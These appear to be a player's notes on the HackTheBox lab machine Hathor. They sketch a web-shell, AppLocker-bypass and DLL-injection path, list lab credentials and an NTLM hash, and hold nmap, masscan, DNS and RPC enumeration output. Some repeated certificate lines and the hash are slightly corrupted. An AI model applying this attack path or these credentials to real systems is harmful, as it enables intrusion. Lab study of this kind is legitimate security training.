Path of Exploitation

Foothold: upload aspx web shell and get foothold
User: read applocker rules and bypass. use dll injection to get user.
root: find cert in recycle bin and run vbscript to get bpassrunner.. then... to be continued...watch ippsec.

Creds

Username	Password	Description
BeatriceMill	!!!!ilovegood17	ntlm: 9cb01504ba0247ad5c6e08f7ccae790
	abceasyas123	pfx certifcate in recyclebin

Nmap

Port	Service	Description
53	domain	Simple DNS Plus
80	http	Microsoft IIS httpd 10.0
88	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-08-30 00:01:14Z)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
3269	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
5985	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389	mc-nmf	.NET Message Framing
49664	msrpc	Microsoft Windows RPC
49668	msrpc	Microsoft Windows RPC
49674	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49696	msrpc	Microsoft Windows RPC
49699	msrpc	Microsoft Windows RPC
61139	msrpc	Microsoft Windows RPC

Service Info: Host: HATHOR; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.92 scan initiated Mon Aug 29 23:59:29 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.147
Nmap scan report for 10.10.11.147
Host is up, received echo-reply ttl 127 (0.036s latency).
Scanned at 2022-08-29 23:59:30 UTC for 202s
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Home - mojoPortal
|_http-server-header: Microsoft-IIS/10.0
|_http-favicon: Unknown favicon MD5: DCF8D506B68E858EE6F83FB988066A57
| http-robots.txt: 29 disallowed entries
| /CaptchaImage.ashx* /Admin/ /App_Browsers/ /App_Code/
| /App_Data/ /App_Themes/ /bin/ /Blog/ViewCategory.aspx$
| /Blog/ViewArchive.aspx$ /Data/SiteImages/emoticons /MyPage.aspx
| /MyPage.aspx$ /MyPage.aspx* /NeatHtml/ /NeatUpload/ /nofollow/ /nf/
| /Secure/ /Services/TinyMCETemplates.ashx$
| /SearchResults.aspx$ /SearchResults.aspx* /SiteMap.aspx /SiteOffice/
| /Setup/ /WebStore/CartAdd.aspx$ /WebStore/CartAdd.aspx*
|_/WebStore/Cart.aspx$ /WebStore/Cart.aspx* /Error.htm
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-08-30 00:01:14Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=hathor.windcorp.htb
| Subject Alternative Name: othername:<unsupported>, DNS:hathor.windcorp.htb
| Issuer: commonName=windcorp-HATHOR-CA-1/domainComponent=windcorp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T07:51:40
```

```
| Not valid after:  2023-03-18T07:51:40
| MD5:   ccb0 22ba 7668 9b5b ab85 038c 5b18 1913
| SHA-1: 2a0b a4da 1f04 33a7 e1a8 14d1 1dd3 6893 9eda 96e7
| -----BEGIN CERTIFICATE-----
| MIIF+TCCBOGgAwIBAgITIAAAAAKC+w/1endXBQAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBOMRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNv
| cnAxHTAbBgNVBAMTFHdpbmRjb3JwLUhBVEhPUi1DQS0xMB4XDTIyMDMxODA3NTE0
| MFoXDTIzMDMxODA3NTE0MFowHjEcMBoGA1UEAxMTaGF0aG9yLndpbmRjb3JwLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOTwHE2WZuwqOmOnHn0L
| VLX6qzij8mU0az50Kh6FVrZGEY1C749d+B3XKU25ZgE2NLIL8Px3q6Dgbhl/OA7r
| F9o6odJSo7VnYUgtS3oulxGMpYUtxY0XZDkVq38ciB7Nw1IyMZExsEfT0znvPtC8
| P9AtvGgR8mT736VggoGT14/Zs9QWeboAtNzUnHv+E6fPsxAvkF/spywRDTsEpyff
| XtDOki402SgU6l+mhWp9AQMI1jo4OVFDLD4Bklmw/xVOgbV59c4DDApTWp4iSFBz
| JjMsJj1puqzF5q+SiZUkfNcgYXE8+LurZxyOM8rFGRMaPYcf25ygddJyXqW+aMy8
| eWkCAwEAAaOCAv4wggL6MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFBNG6MPsA8z7u+p5/QI6RcTO5uuTMB8GA1UdIwQYMBaAFPGOSqRtzYKwaV1i
| 82OafotucvZZMIHSBgNVHR8EgcowgccwgcSggcGggb6GgbtsZGFwOi8vL0NOPXdp
| bmRjb3JwLUhBVEhPUi1DQS0xLENOPWhhdGhvcixDTj1DRFAsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz13
| aW5kY29ycCxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHHBggrBgEFBQcBAQSBujCB
| tzCBtAYIKwYBBQUHMAKGgadsZGFwOi8vL0NOPXdpbmRjb3JwLUhBVEhPUi1DQS0x
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPXdpbmRjb3JwLERDPWh0Yj9jQUNlcnRpZmljYXRl
| P2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTA/BgNVHREE
| ODA2oB8GCSsGAQQBgjcZAaASBBCwxZX65nWgTKOgqn5ksg5WghNoYXRob3Iud2lu
| ZGNvcnAuaHRiMA0GCSqGSIb3DQEBCwUAA4IBAQBQUKGr0PBeqR4Ytc7JM+AnNZpS
| 3M3l0EI0lmG35lCa3X57RSLBiWeT+f5DjOzHjLAuH6q4xOCZ8Xe53wRte4EgmMzW
| i4ieGPiRcLUTxh2JTuTGA7ctgw8FdBlR8epkOZ8xI9zdwvi20c30Mez4qE1Hqve0
| smjwWx2AIJnzR211BkOem2EC7b2D45+HkqUhH8M5wJbMjkLWyEr6xheara0ORkPR
| jC5MvQ/zm87QEYfh/c4j5oybWnZrCwZH2VG40hwveMMPJaFULssIpZiYTWBU+b8q
| aTWyzx1mjqBpQiGJ1IA0hzEyxX+NzQ7GuEYV8x4IBYxgLspfWW4Rfy70BhbW
|_-----END CERTIFICATE-----
|_ssl-date: 2022-08-30T00:02:43+00:00; -8s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=hathor.windcorp.htb
| Subject Alternative Name: othername:<unsupported>, DNS:hathor.windcorp.htb
| Issuer: commonName=windcorp-HATHOR-CA-1/domainComponent=windcorp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T07:51:40
| Not valid after:  2023-03-18T07:51:40
| MD5:   ccb0 22ba 7668 9b5b ab85 038c 5b18 1913
| SHA-1: 2a0b a4da 1f04 33a7 e1a8 14d1 1dd3 6893 9eda 96e7
| -----BEGIN CERTIFICATE-----
| MIIF+TCCBOGgAwIBAgITIAAAAAKC+w/1endXBQAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBOMRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNv
| cnAxHTAbBgNVBAMTFHdpbmRjb3JwLUhBVEhPUi1DQS0xMB4XDTIyMDMxODA3NTE0
| MFoXDTIzMDMxODA3NTE0MFowHjEcMBoGA1UEAxMTaGF0aG9yLndpbmRjb3JwLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOTwHE2WZuwqOmOnHn0L
| VLX6qzij8mU0az50Kh6FVrZGEY1C749d+B3XKU25ZgE2NLIL8Px3q6Dgbhl/OA7r
| F9o6odJSo7VnYUgtS3oulxGMpYUtxY0XZDkVq38ciB7Nw1IyMZExsEfT0znvPtC8
| P9AtvGgR8mT736VggoGT14/Zs9QWeboAtNzUnHv+E6fPsxAvkF/spywRDTsEpyff
| XtDOki402SgU6l+mhWp9AQMI1jo4OVFDLD4Bklmw/xVOgbV59c4DDApTWp4iSFBz
| JjMsJj1puqzF5q+SiZUkfNcgYXE8+LurZxyOM8rFGRMaPYcf25ygddJyXqW+aMy8
| eWkCAwEAAaOCAv4wggL6MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFBNG6MPsA8z7u+p5/QI6RcTO5uuTMB8GA1UdIwQYMBaAFPGOSqRtzYKwaV1i
| 82OafotucvZZMIHSBgNVHR8EgcowgccwgcSggcGggb6GgbtsZGFwOi8vL0NOPXdp
| bmRjb3JwLUhBVEhPUi1DQS0xLENOPWhhdGhvcixDTj1DRFAsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz13
| aW5kY29ycCxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHHBggrBgEFBQcBAQSBujCB
| tzCBtAYIKwYBBQUHMAKGgadsZGFwOi8vL0NOPXdpbmRjb3JwLUhBVEhPUi1DQS0x
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPXdpbmRjb3JwLERDPWh0Yj9jQUNlcnRpZmljYXRl
| P2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTA/BgNVHREE
| ODA2oB8GCSsGAQQBgjcZAaASBBCwxZX65nWgTKOgqn5ksg5WghNoYXRob3Iud2lu
| ZGNvcnAuaHRiMA0GCSqGSIb3DQEBCwUAA4IBAQBQUKGr0PBeqR4Ytc7JM+AnNZpS
| 3M3l0EI0lmG35lCa3X57RSLBiWeT+f5DjOzHjLAuH6q4xOCZ8Xe53wRte4EgmMzW
| i4ieGPiRcLUTxh2JTuTGA7ctgw8FdBlR8epkOZ8xI9zdwvi20c30Mez4qE1Hqve0
| smjwWx2AIJnzR211BkOem2EC7b2D45+HkqUhH8M5wJbMjkLWyEr6xheara0ORkPR
| jC5MvQ/zm87QEYfh/c4j5oybWnZrCwZH2VG40hwveMMPJaFULssIpZiYTWBU+b8q
| aTWyzx1mjqBpQiGJ1IA0hzEyxX+NzQ7GuEYV8x4IBYxgLspfWW4Rfy70BhbW
|_-----END CERTIFICATE-----
|_ssl-date: 2022-08-30T00:02:42+00:00; -9s from scanner time.
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-08-30T00:02:43+00:00; -8s from scanner time.
| ssl-cert: Subject: commonName=hathor.windcorp.htb
| Subject Alternative Name: othername:<unsupported>, DNS:hathor.windcorp.htb
| Issuer: commonName=windcorp-HATHOR-CA-1/domainComponent=windcorp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T07:51:40
| Not valid after:  2023-03-18T07:51:40
| MD5:   ccb0 22ba 7668 9b5b ab85 038c 5b18 1913
| SHA-1: 2a0b a4da 1f04 33a7 e1a8 14d1 1dd3 6893 9eda 96e7
| -----BEGIN CERTIFICATE-----
| MIIF+TCCBOGgAwIBAgITIAAAAAKC+w/1endXBQAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBOMRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNv
| cnAxHTAbBgNVBAMTFHdpbmRjb3JwLUhBVEhPUi1DQS0xMB4XDTIyMDMxODA3NTE0
| MFoXDTIzMDMxODA3NTE0MFowHjEcMBoGA1UEAxMTaGF0aG9yLndpbmRjb3JwLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOTwHE2WZuwqOmOnHn0L
| VLX6qzij8mU0az50Kh6FVrZGEY1C749d+B3XKU25ZgE2NLIL8Px3q6Dgbhl/OA7r
| F9o6odJSo7VnYUgtS3oulxGMpYUtxY0XZDkVq38ciB7Nw1IyMZExsEfT0znvPtC8
| P9AtvGgR8mT736VggoGT14/Zs9QWeboAtNzUnHv+E6fPsxAvkF/spywRDTsEpyff
| XtDOki402SgU6l+mhWp9AQMI1jo4OVFDLD4Bklmw/xVOgbV59c4DDApTWp4iSFBz
| JjMsJj1puqzF5q+SiZUkfNcgYXE8+LurZxyOM8rFGRMaPYcf25ygddJyXqW+aMy8
| eWkCAwEAAaOCAv4wggL6MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdAByAG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFBNG6MPsA8z7u+p5/QI6RcTO5uuTMB8GA1UdIwQYMBaAFPGOSqRtzYKwaV1i
```

```
| 82OafotucvZZMIHSBgNVHR8EgcowgccwgcSggcGggb6GgbtsZGFwOi8vL0NOPXdp
| bmRjb3JwLUhBVEhPUi1DQS0xLENOPWhhdGhvcixDTj1DRFAsQ049UHViGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz13
| aW5kY29ycCxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHHBggrBgEFBQcBAQSBujCB
| tzCBtAYIKwYBBQUHMAKGgadsZGFwOi8vL0NOPXdpbmRjb3JwLUhBVEhPUi1DQS0x
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPXdpbmRjb3JwLERDPWh0Yj9jQUNlcnRpZmljYXRl
| P2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTA/BgNVHREE
| ODA2oB8GCSsGAQQBgjcZAaASBBCwxZX65nWgTKOgqn5ksg5WghNoYXRob3Iud2lu
| ZGNvcnAuaHRiMA0GCSqGSIb3DQEBCwUAA4IBAQBQUKGr0PBeqR4Ytc7JM+AnNZpS
| 3M3l0EI0lmG35lCa3X57RSLBiWeT+f5DjOzHjLAuH6q4xOCZ8Xe53wRte4EgmMzW
| i4ieGPiRcLUTxh2JTuTGA7ctgw8FdBlR8epkOZ8xI9zdwvi20c30Mez4qE1Hqve0
| smjwWx2AIJnzR211BkOem2EC7b2D45+HkqUhH8M5wJbMjkLWyEr6xheara0ORkPR
| jC5MvQ/zm87QEYfh/c4j5oybWnZrCwZH2VG40hwveMMPJaFULssIpZiYTWBU+b8q
| aTWyzx1mjqBpQiGJ1IA0hzEyxX+NzQ7GuEYV8x4IBYxgLspfWW4Rfy70BhbW
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-08-30T00:02:42+00:00; -9s from scanner time.
| ssl-cert: Subject: commonName=hathor.windcorp.htb
| Subject Alternative Name: othername:<unsupported>, DNS:hathor.windcorp.htb
| Issuer: commonName=windcorp-HATHOR-CA-1/domainComponent=windcorp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-18T07:51:40
| Not valid after:  2023-03-18T07:51:40
| MD5:   ccb0 22ba 7668 9b5b ab85 038c 5b18 1913
| SHA-1: 2a0b a4da 1f04 33a7 e1a8 14d1 1dd3 6893 9eda 96e7
| -----BEGIN CERTIFICATE-----
| MIIF+TCCBOGgAwIBAgITIAAAAAKC+w/1endXBQAAAAAAAjANBgkqhkiG9w0BAQsF
| ADBOMRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNv
| cnAxHTAbBgNVBAMTFHdpbmRjb3JwLUhBVEhPUi1DQS0xMB4XDTIyMDMxODA3NTE0
| MFoXDTIzMDMxODA3NTE0MFowHjEcMBoGA1UEAxMTaGF0aG9yLndpbmRjb3JwLmh0
| YjCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOTwHE2WZuwqOmOnHn0L
| VLX6qzij8mU0az50Kh6FVrZGEY1C749d+B3XKU25ZgE2NLIL8Px3q6Dgbhl/OA7r
| F9o6odJSo7VnYUgtS3oulxGMpYUtxY0XZDkVq38ciB7Nw1IyMZExsEfT0znvPtC8
| P9AtvGgR8mT736VggoGT14/Zs9QWeboAtNzUnHv+E6fPsxAvkF/spywRDTsEpyff
| XtDOki402SgU6l+mhWp9AQMI1jo4OVFDLD4Bklmw/xVOgbV59c4DDApTWp4iSFBz
| JjMsJj1puqzF5q+SiZUkfNcgYXE8+LurZxyOM8rFGRMaPYcf25ygddJyXqW+aMy8
| eWkCAwEAAaOCAv4wggL6MC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBv
| AG4AdABy AG8AbABsAGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEw
| DgYDVR0PAQH/BAQDAgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCA
| MA4GCCqGSIb3DQMEAgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCG
| SAFlAwQBAjALBglghkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0O
| BBYEFBNG6MPsA8z7u+p5/QIGRcTO5uuTMB8GA1UdIwQYMBaAFPGOSqRtzYKwaV1i
| 82OafotucvZZMIHSBgNVHR8EgcowgccwgcSggcGggb6GgbtsZGFwOi8vL0NOPXdp
| bmRjb3JwLUhBVEhPUi1DQS0xLENOPWhhdGhvcixDTj1DRFAsQ049UHViGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz13
| aW5kY29ycCxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29i
| amVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHHBggrBgEFBQcBAQSBujCB
| tzCBtAYIKwYBBQUHMAKGgadsZGFwOi8vL0NOPXdpbmRjb3JwLUhBVEhPUi1DQS0x
| LENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWd1cmF0aW9uLERDPXdpbmRjb3JwLERDPWh0Yj9jQUNlcnRpZmljYXRl
| P2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTA/BgNVHREE
| ODA2oB8GCSsGAQQBgjcZAaASBBCwxZX65nWgTKOgqn5ksg5WghNoYXRob3Iud2lu
| ZGNvcnAuaHRiMA0GCSqGSIb3DQEBCwUAA4IBAQBQUKGr0PBeqR4Ytc7JM+AnNZpS
| 3M3l0EI0lmG35lCa3X57RSLBiWeT+f5DjOzHjLAuH6q4xOCZ8Xe53wRte4EgmMzW
| i4ieGPiRcLUTxh2JTuTGA7ctgw8FdBlR8epkOZ8xI9zdwvi20c30Mez4qE1Hqve0
| smjwWx2AIJnzR211BkOem2EC7b2D45+HkqUhH8M5wJbMjkLWyEr6xheara0ORkPR
| jC5MvQ/zm87QEYfh/c4j5oybWnZrCwZH2VG40hwveMMPJaFULssIpZiYTWBU+b8q
| aTWyzx1mjqBpQiGJ1IA0hzEyxX+NzQ7GuEYV8x4IBYxgLspfWW4Rfy70BhbW
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49699/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
61139/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: HATHOR; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -8s, deviation: 0s, median: -9s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 27178/tcp): CLEAN (Timeout)
|   Check 2 (port 25095/tcp): CLEAN (Timeout)
|   Check 3 (port 39933/udp): CLEAN (Timeout)
|   Check 4 (port 47287/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-08-30T00:02:06
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 30 00:02:52 2022 -- 1 IP address (1 host up) scanned in 203.01 seconds
```

went ahead and added the hosts above to

/etc/hosts

```
10.10.11.147    hathor hathor.windcorp.htb windcorp.htb
```

masscan

```
┌──(kali㉿kali)-[~]
└─$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-29 23:08:23 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 49696/tcp on 10.10.11.147
Discovered open port 49674/tcp on 10.10.11.147
Discovered open port 593/tcp on 10.10.11.147
Discovered open port 3269/tcp on 10.10.11.147
Discovered open port 445/tcp on 10.10.11.147
Discovered open port 3268/tcp on 10.10.11.147
Discovered open port 53/udp on 10.10.11.147
```

```
Discovered open port 139/tcp on 10.10.11.147
Discovered open port 49668/tcp on 10.10.11.147
Discovered open port 135/tcp on 10.10.11.147
Discovered open port 5985/tcp on 10.10.11.147
Discovered open port 464/tcp on 10.10.11.147
Discovered open port 61139/tcp on 10.10.11.147
Discovered open port 389/tcp on 10.10.11.147
Discovered open port 80/tcp on 10.10.11.147
Discovered open port 9389/tcp on 10.10.11.147
Discovered open port 636/tcp on 10.10.11.147
Discovered open port 49664/tcp on 10.10.11.147
Discovered open port 88/tcp on 10.10.11.147
Discovered open port 49699/tcp on 10.10.11.147
Discovered open port 53/tcp on 10.10.11.147
```
```# DNS
```bash
┌──(kali㉿kali)-[~]
└─$ dig any @10.10.11.147 windcorp.htb

; <<>> DiG 9.18.4-2-Debian <<>> any @10.10.11.147 windcorp.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62555
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;windcorp.htb.                  IN      ANY

;; ANSWER SECTION:
windcorp.htb.           600     IN      A       10.10.11.147
windcorp.htb.           3600    IN      NS      hathor.windcorp.htb.
windcorp.htb.           3600    IN      SOA     hathor.windcorp.htb. hostmaster.windcorp.com. 271 900 600 86400 3600
windcorp.htb.           600     IN      AAAA    dead:beef::24a
windcorp.htb.           600     IN      AAAA    dead:beef::1475:ba07:cdae:b326

;; ADDITIONAL SECTION:
hathor.windcorp.htb.    1200    IN      A       10.10.11.147
hathor.windcorp.htb.    1200    IN      AAAA    dead:beef::1475:ba07:cdae:b326
hathor.windcorp.htb.    1200    IN      AAAA    dead:beef::24a

;; Query time: 40 msec
;; SERVER: 10.10.11.147#53(10.10.11.147) (TCP)
;; WHEN: Tue Aug 30 01:14:02 UTC 2022
;; MSG SIZE  rcvd: 265
```

gobuster dns

```
┌──(kali㉿kali)-[~]
└─$ cat buster/dns.log
Found: gc._msdcs.windcorp.htb
Found: domaindnszones.windcorp.htb
Found: forestdnszones.windcorp.htb
Found: hathor.windcorp.htb
```

so we have a few ipv6 addresses to take a look at... may need to scan them to see if anything is different...

RPC

```
└─$ cat hathor.rpcdump.txt|grep "^Protocol: .*"| grep -v "N/A"
Protocol: [MS-NRPC]: Netlogon Remote Protocol
Protocol: [MS-RAA]: Remote Authorization API Protocol
Protocol: [MS-LSAT]: Local Security Authority (Translation Methods) Remote
Protocol: [MS-DRSR]: Directory Replication Service (DRS) Remote Protocol
Protocol: [MS-SAMR]: Security Account Manager (SAM) Remote Protocol
Protocol: [MS-RSP]: Remote Shutdown Protocol
Protocol: [MS-EVEN6]: EventLog Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-CMPO]: MSDTC Connection Manager:
Protocol: [MS-SCMR]: Service Control Manager Remote Protocol
Protocol: [MS-ICPR]: ICertPassage Remote Protocol
Protocol: [MS-DNSP]: Domain Name Service (DNS) Server Management
Protocol: [MS-FRS2]: Distributed File System Replication Protocol
```

nothing too interesting...# Web Enumeration

